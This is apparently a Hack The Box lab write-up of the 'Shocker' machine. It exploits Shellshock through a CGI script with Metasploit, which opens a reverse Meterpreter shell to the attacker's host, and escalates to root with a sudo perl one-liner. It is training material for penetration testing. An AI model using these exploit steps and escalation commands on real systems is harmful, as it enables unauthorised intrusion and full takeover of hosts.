For more information about the vulnerability visit : https://nvd.nist.gov/vuln/detail/CVE-2014-6271

## Note




The exploit was mainly tested on **Hack The Box** in the following boxes:

- `Beep` box : https://app.hackthebox.eu/machines/Beep
- `Shocker` box : https://app.hackthebox.eu/machines/Shocker

This exploit will only work on web servers having a version of Bash < 4.3.
In some cases, if you are able to get a HTTP 200 code on your web browser
by doing a GET request to the `/cgi-bin/`, you could just try to run the exploit


So exploit-db exploit was not working even after fixing errors in the exploit, so searched for new exploit with the CVE and found one.

Again this exploit not working some how so learned about the CVE more and then it said that there should be a script whether .sh, .cgi or .ps1 in cgi-bin directory which can be then further exploited by adding payload through exploits to get the rev shell, so thought of doing directory fuzzing again in /cgi-bin/ to see whether we can find any script to exploit or not.




| Type | Found | Response | Size |
|---|---|---|---|
| Dir | / | 200 | 395 |
| File | /cgi-bin/user.sh | 200 | 141 |
| File | /.htpasswd.ps1 | 403 | 472 |
| File | /.htaccess.ps1 | 403 | 472 |

So used dirbuster for recursive directory fuzzing and found user.sh with 200 status code, let's see it...




```
Content-Type: text/plain

Just an uptime test script

 11:22:56 up 34 min,  0 users,  load average: 0.25, 0.22, 0.09
```

Just an uptime test script, now let's use exploit because now we know the correct path that it is not /cgi-bin/ but /cgi-bin/user.sh.




```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-201
                                              4-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port
                                              ][...]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/do
                                              cs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly
                                              generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http
:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must b
                                       e an address on the local machine or 0.0.0.0 to listen on all
```

So using a metasploit module for this and set options.




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/user.sh
TARGETURI => /cgi-bin/user.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 10.129.6.237
RHOSTS => 10.129.6.237
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 10.10.14.13
LHOST => 10.10.14.13
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.129.6.237
[*] Meterpreter session 1 opened (10.10.14.13:4444 -> 10.129.6.237:37176) at 2024-10-03 20:55:44 +0530

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  113   fil   2017-09-23 00:59:26 +0530  user.sh

meterpreter > 
```

After setting options enter "exploit" and a meterpreter session will be opened.




```
meterpreter > shell
Process 1620 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
\shelly@Shocker:/usr/lib/cgi-bin$ 
```

Type shell and then above python script to get an actual shell instead of using meterpreter shell.




```
shelly@Shocker:/$ cd /home
cd /home
shelly@Shocker:/home$ ls
ls
shelly
shelly@Shocker:/home$ cd shelly
cd shelly
shelly@Shocker:~$ ls
ls
user.txt
shelly@Shocker:~$ cat user.txt
cat user.txt
```

So went to /home diectory and found one user "shelly" over there and got our first flag.



```
shelly@Shocker:~$ sudo -l
sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

I just realized that i had shell as user "shelly" only, so did "sudo -l" and saw that user can run /usr/bin/perl as root user.




Sudo

If the binary is allowed to run as super
access the file system, escalate or mai

```
sudo perl -e 'exec "/bin/sh";'
```

So will be using this command from GTFObins in order to escalate privileges.



```
shelly@Shocker:~$ sudo /usr/bin/perl -e 'exec "/bin/sh";'
sudo /usr/bin/perl -e 'exec "/bin/sh";'
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# cat root.txt
cat root.txt
```

Escalated privileges and got the last flag.